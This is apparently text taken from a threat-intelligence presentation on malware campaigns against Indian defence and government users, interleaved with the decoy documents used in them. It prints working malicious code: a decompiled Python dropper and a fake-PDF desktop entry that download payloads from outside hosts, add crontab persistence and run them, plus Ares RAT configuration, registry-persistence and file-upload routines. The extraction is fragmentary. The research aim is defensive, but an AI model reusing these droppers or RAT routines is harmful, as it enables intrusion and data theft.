path = 'https://kavach.mail.gov.in'
webbrowser.open_new(path)
try:
    os.system('mkdir -p ~/.local/share')
    os.system('touch /dev/shm/mycron')
    os.system("echo '@reboot ~/.local/share/bosshelp'>>/dev/shm/mycron")
")
    os.system("echo '@reboot ~/.local/share/usbdriver'>>/dev/shm/mycro
n")
    os.system('crontab -u `whoami` /dev/shm/mycron')
    os.system('rm /dev/shm/mycron')
    os.system('wget https://sharing1.filesharetalk.com/bosshelp -O ~/.local/share/bosshelp')
    os.system('chmod +x ~/.local/share/bosshelp')
    os.system('~/~.local/share/bosshelp')
    msg = 'everything worked fine'
except:
    msg = 'something went wrong'
# okay decompiling Kavach.pyc
-
~ March 2023 - decompiled Python payload for Linux
```

```
[Desktop Entry]
Type=Application
Name=approved_copy.pdf
Exec=bash -c "xdg-open 'https://admin-dept[.]in//approved_copy.pdf' &&
mkdir -p ~/.local/share && wget 64.227.133[.]222/zswap-xbusd -O ~/.lo-
cal/share/zswap-xbusd && chmod +x ~/.local/share/zswap-xbusd; echo '@r
eboot ~/.local/share/zswap-xbusd'>>/dev/shm/myc.txt; crontab -u 'whoami' /dev/shm/myc.txt; rm /dev/shm/myc.txt; ~/.local/share/zswap-xbusd"
Icon=application-pdf
Name[en_US]=approved_copy.desktop
```

August 2023 - Linux Desktop entry file

© 2023 ThreatLabz

PyInstaller

Golang Poseidon (Mythic Agent)

Uptycs

Desktop Entry

Golang Poseidon (Mythic Agent)

Zscaler



Poseidon in 2024 (June to August)

- fikumatry@gmail.com
- fitfalcon0900@gmail.com

CHECK LIST – LTC CLAIMS (177A)	
Name of the Document	
Claim duly ink-signed & Countersigned attached?	
Leave Certificate / Leave Part II Order attached?	
Air Ticket attached?	
Boarding Pass (Certificate from Airlines in their letter head in case of loss of Boarding Pass) attached?	
Whether Claim Submitted within 1 month of completion of return Journey if advance is drawn or 3 months if advance is not drawn (Or else Time Bar sanction attached)?	
Whether visited Home Town (or NE, J&K or A&N Islands in case of in lieu of Home Town)?	
Whether Return Journey has been completed within 6 months of onward journey?	
Lost Voucher Certificate as per Rule 43 FR II in case of loss of original documents attached?	
Only for Self, Family and Dependents	

https://drive.google.com/file/d/1cAPvfakAWIHVa_cZxw_iwLDqslIuRX/view

PDF PCBL_05_25_JUNE_2024_IPs Consolidation.pdf

BLACKLIST IP ADDRESS WITH TLP & DATES					
TLP: RED	DATE	TLP: AMBER	DATE	TLP: GREEN	DATE
59.82.33.220	11/12/2023	104.21.43.170	11/12/2023	104.21.76.77	22/12/2023
59.82.121.200	11/12/2023	104.21.54.253	11/12/2023	104.237.62.211	22/12/2023
59.82.33.227	11/12/2023	104.238.141.119	11/12/2023	172.67.191.103	22/12/2023
111.63.205.135	11/12/2023	107.181.161.200	11/12/2023	64.185.227.155	22/12/2023
207.231.111.82	23/01/2024	109.107.171.62	11/12/2023	80.66.75.37	22/12/2023
165.22.209.89	23/01/2024	117.0.194.195	11/12/2023	188.114.96.2	22/12/2023
103.246.195.72	23/01/2024	148.113.1.180	11/12/2023	47.253.165.1	22/12/2023
103.15.252.201	23/01/2024	149.248.0.82	11/12/2023	8.209.99.230	22/12/2023
165.22.220.70	23/01/2024	151.101.208.249	11/12/2023	47.252.45.173	22/12/2023
103.15.252.121	23/01/2024	153.92.126.196	11/12/2023	47.252.33.131	22/12/2023
202.21.40.130	23/01/2024	158.160.81.26	11/12/2023	47.253.141.12	22/12/2023
139.59.16.56	23/01/2024	162.243.71.6	11/12/2023	34.16.181.0	22/12/2023
112.25.169.204	24/01/2024	162.33.177.167	11/12/2023	35.247.194.72	22/12/2023
193.233.254.4	24/01/2024	162.33.178.63	11/12/2023	35.203.111.228	22/12/2023
167.99.130.208	24/01/2024	162.33.179.65	11/12/2023	94.228.169.143	22/12/2023
192.241.205.54	24/01/2024	167.114.199.65	11/12/2023	94.156.65.165	23/01/2024
192.241.208.74	24/01/2024	178.236.247.73	11/12/2023	20.205.11.156	15/03/2024
192.241.221.29	24/01/2024	178.33.94.35	11/12/2023	185.196.8.198	15/03/2024
167.99.1.98	24/01/2024	179.60.149.3	11/12/2023	107.152.39.162	15/03/2024
27.129.128.106	24/01/2024	185.130.227.202	11/12/2023	103.162.29.212	15/03/2024

Sig of User/User rep : _____
Rank & Name : _____

(Ver: 01/2017)

EXTERNAL CYBER SECURITY AUDIT: CHECK LIST (WINDOWS CMPTR)

Branch/ Sec: _____ PC Name: _____ IP: _____ Mac Address: _____

Role of PC : ADN/ LAN/ Stand Alone/ Internet User Name: _____

Date: _____ Audited By: _____

SER NO	NON COMPLIANCE OF AUDIT CRITERIA	SUB CRITERIA	YES/ NO
1	BIOS Password	(a) Card Reader Disabled (b) Wireless Nw Adapter Disabled (c) Multiple Nw Card Disabled (d) Multiple Booting Disabled (e) Wake on LAN/ USB Disabled (f) Chassis Intrusion Enabled (g) BIOS Updated	
2	BIOS Hardening		
3	Win Password		
4	Screen Saver Password		
5	Welcome screen available		
6	Operating Sys installed on (Date)		
7	No of LAN Cards: 01/02/03	IPv6 Disabled	
8	OS With Service Pack : No of Patches : Last Updated on :		
9	AV installed : Yes/No Last Updated on :		
10	Malware Found (Details of malware to incl evidence)		
11	Unwanted Sv installed		
12	Active Directory/ Domain Controller Impl: Yes/ No	SCCM Installed	
13	Firewall Installed/ Enabled / (Windows/Others): Yes/ No	Firewall Configured	
14	Encryption Tool Installed (S Desk/ V Crypt): Yes/No Sharing:	Encryption Tool Used	
15		(a) Folder Sharing exists. (b) Default share exists. (c) Password policy implemented. (d) Access Lockout policy implemented. (e) Audit Policy implemented. (f) File Permission Policy. (g) Guest accct Enabled. (h) Administrator renamed. (i) Ctrl+Alt+Del Enabled (j) Display Last User Name Enabled (k) Clear virtual Memory Enabled (l) Usage of Admin Acct for Daily Wk.	
16	Security Policy.	(a) Bluetooth support services. (b) Computer Browser (Standalone) (c) Distributed Link Tracking Client. (d) Fax (e) FTP Publishing (Win XP) (f) IP Helper. (g) IIS Admin (Win XP) (h) Netmeeting Remote Desktop Sharing (i) Remote auto connection manager. (j) Remote Desktop. (k) Remote Desktop. (l) Remote Registry. (m) Routing & Remote Access (n) SSDP. (o) SNMP (Service/Trap) (p) Telnet. (q) Wireless (0 Configured/ Auto Configured). (r) Remote Assistance. (Ticked)	Start/Stop
17	Services	(a) Computer Browser (Standalone) (b) Distributed Link Tracking Client. (c) FTP Publishing (Win XP) (d) IP Helper. (e) IIS Admin (Win XP) (f) Netmeeting Remote Desktop Sharing (g) Remote auto connection manager. (h) Remote Desktop. (i) Remote Registry. (j) Routing & Remote Access (k) SNMP (Service/Trap) (l) Telnet. (m) SSDP. (n) Wireless (0 Configured/ Auto Configured). (o) Wireless Enabled. (WiFi, Bluetooth)	Start/Stop
18	USB Port Enabled.		
19	Wireless Enabled. (WiFi, Bluetooth)		
20	Attempt Delete Log & Reg. (Setupapi/ USBSTOR/ Registry)		
21	USB Based Mass Storage Device Used. (Name & Dt)		
22	Internal Dongle/ Broadband Used. (Name & Dt)		
23	Mobile Phone Installed/ Connected. (Name & Dt)		
24	Any IP Address Connection Established (IP)		
25	Pirated/ Unactivated Sv		
26	CL Data Exist on PC. (CONFIDENTIAL/ SECRET/ TOP SECRET)		
27	Unwanted Data Exists. (Videos/ Photos & Songs)		
28	Official Data on Intern. PC.		
29	Two Factor Authentication Impl for PCs Handling CL data (CONFIDENTIAL/ SECRET/ TOP SECRET)		
30	Cmtr Name App/ Rank Based (Internet)		
31	Marking/Labeling of PC/NW Cable		
32	AirGap Violation.		
33	Sys Date & Time Wrong		
34	ADN/LAN/STANDALONE PC Used Over		
35	PC Logged Off and user info to login again		
36	Evidence collected (CD/NAS/Printout (pages)		



- Open-Source
- PyInstaller ELF
 1. *config.pyc*
 2. *agent.pyc*
- Username: *lee*
- Naming
 1. *bossupdate*
 2. *bosshelp*
 3. *bossstart*
 4. *bosstype*

```
# Embedded file name: /home/dirty/Desktop/lee/master/agent/d/config.py
SERVER = 'http://161.97.151.220:7015'
HELLO_INTERVAL = 10
IDLE_TIME = 60
MAX_FAILED_CONNECTIONS = 10
PERSIST = True
HELP = '\n<any shell command>\nExecutes the command in a shell and returns the output.\n\ndownload <url> <destination>\nDownloads a file through HTTP(S).\n\nScreenshot\nTakes a screenshot.\n\npython <command|file>\nRuns a Python script or module.\n\nclean\nUninstalls the agent.\n\nncrack\nncrackdown against agent.\n\nnl...
```

```
elif platform.system() == 'Windows':
    persist_dir = os.path.join(os.getenv('USERPROFILE'), 'gedit')
    if not os.path.exists(persist_dir):
        os.makedirs(persist_dir)
    agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
    shutil.copyfile(sys.executable, agent_path)
    cmd = 'reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v lee /t REG_SZ /d "%s"'
    subprocess.Popen(cmd, shell=True)
    self.send_output('[+] Agent installed.')

def listall(self):
    """ list file directory and uploads it to the server"""
    os.system('cd; find . -type f > /tmp/list.txt')
    list_path = '/tmp/list.txt'
    self.upload(list_path)

def clean(self):
    """ Uninstalls the agent """
    if platform.system() == 'Linux':
        persist_dir = self.expand_path('~/.gedit')
        if os.path.exists(persist_dir):
            shutil.rmtree(persist_dir)
        desktop_entry = self.expand_path('~/.config/autostart/gedit.desktop')
        if os.path.exists(desktop_entry):
            os.remove(desktop_entry)
        os.system('grep -v .lee .bashrc > .bashrc.tmp;mv .bashrc.tmp .bashrc')
    elif platform.system() == 'Windows':
```



Ares RAT and decoy

13 commands for C2

upload
download
zip
cd
screenshot
python
persist
clean
exit
crack
listall
help
<command>

PARLIAMENT MATTER

No. 3/3/2022-DMA(Par1)
Ministry of Defence
Department of Military Affairs
DMA(Par1)

Room No. 308-E, Sena Bhawan
Dated 14th February, 2023

OFFICE MEMORANDUM

Subject: Furnishing inputs for framing replies to the Parliament Questions

It has been observed from quite some time that the inputs from the Service Headquarters, HQIDS etc in respect of the Parliament Questions asked in both the Houses of the Parliament viz. Lok Sabha and Rajya Sabha are not being received in time in the DMA. As a result of which, the preparation of draft replies to the Parliament Questions is delayed and the submission of replies to the Parliament after obtaining the approval of Hon'ble RRM/RM is further delayed.

2. Of late the Lok Sabha Secretariat have expressed their displeasure to such delayed submission of the answers to the Parliament Questions during previous Parliament sessions, inter-alia, including the last Winter Session.

3. In order to streamline the process of furnishing the replies to the Parliament Questions pertaining to the DMA, the following directions are issued with immediate effect and until further orders:-

(i) The SHQ's, HQIDS and all attached offices/ subordinate organisations of DMA shall not wait for any Notice of a Parliament Question to be admitted and thereafter furnish inputs to that Notice of the Parliament Question. Instead, the inputs to the Starred/ Unstarred Notice of the Parliament Question shall be immediately forwarded to the concerned Joint Secretary in the DMA. Though the preparation of the 'Note for Suplementaries' in respect of a Starred Diary Notice may be taken up immediately after receiving the said Notice, but the same should be submitted to the concerned Joint Secretary immediately after admission of the said Notice as a Starred Question.

(ii) The inputs are to be provided separately for each part of the question instead of clubbing the replies to different parts of the question together. The usage of words like — 'DMA may reply; information is classified etc should be avoided while sending the inputs.

(iii) The levels involved in the channel of submission for according approval to the inputs in respect of a Parliament Question should be kept to a bare minimum. An effort should be made such that the number of levels involved in approving the

inputs of a Parliament Question in SHQ's, HQIDS etc shall not exceed four levels in consonance with the instructions issued by the Dept. of Administrative Reforms and Public Grievances.


(iv) Each SHQ and HQIDS should nominate a Nodal Officer and Joint Nodal Officer of Major General and Brigadier level (and their equivalent rank) respectively in respect of the Parliamentary Matters, and their contact details including their email, office phone number and mobile etc should be shared with the DMA. Subsequent changes in respect of these officers should be notified immediately.

4. This issues with the approval of Secretary, DMA.

Deputy Secretary to the Govt. of India
Tel:- 2301 0079
All Joint Secretaries in DMA




Cluster-1 : Overview







Cluster-2



CONFIDENTIAL

(Ver 2019)

FORM FOR ENDORSEMENT

IMPORTANT INSTRUCTIONS

- This form for endorsement by NSRO will be utilised only if NSRO is not included in mainline channels of reporting.
- Form will be endorsed only when ACR/ ICR/ ECR/ Spl/ Delayed / Any other CR is due.
- Form for endorsement by NSRO will be fwd by the ratee to MS-X (MS Branch).
- Erasures, use of whitener and paper slips pasted for the purpose of revising original assessment are NOT acceptable. **Mistakes must be scored out neatly and signed in full. These should bear the date of amendment.** Para 12 of AO 02/2016/MS refers.
- Rating scale as given below will be used for assessment:-

<i>Outstanding – 9</i>	<i>Above Average – 8 or 7</i>	<i>High Average - 6 or 5</i>
<i>Average – 4</i>	<i>Low Average - 3 or 2</i>	<i>Below Average - 1</i>


- Following assessments are to be communicated to the ratee :-
 - Figurative assessment of '4' or less in Box Grading.
 - Any adverse remark in the Pen Picture.
 - 'Not Recommended' for promotion.
- No additional copies of the form/extract will be made (Auth : Para 9 of AO 02/2016/MS).

CONFIDENTIAL



Cluster-2 : Infection

- Same naming across OS
- Same decoy – NSRO
- Whitespace usage since Aug



Homosexuality – Indian Armed Forces .pdf	2023-10-24
Unit Training Program .pdf	2023-09-20
Social Media Usage .pptx	2023-08-30



Cluster-2 : Action and Double Action

- **DLL Sideload with Persistence** – Action RAT (Delphi)
 1. Credential Wizard – credwiz.exe
 2. EFS REKEY Wizard – rekeywiz.exe
- **FetaRAT – memory-based HTA**

Name	Size
cdrzip.exe	29 KB
DUser.dll	221 KB
xml.hta	36 KB

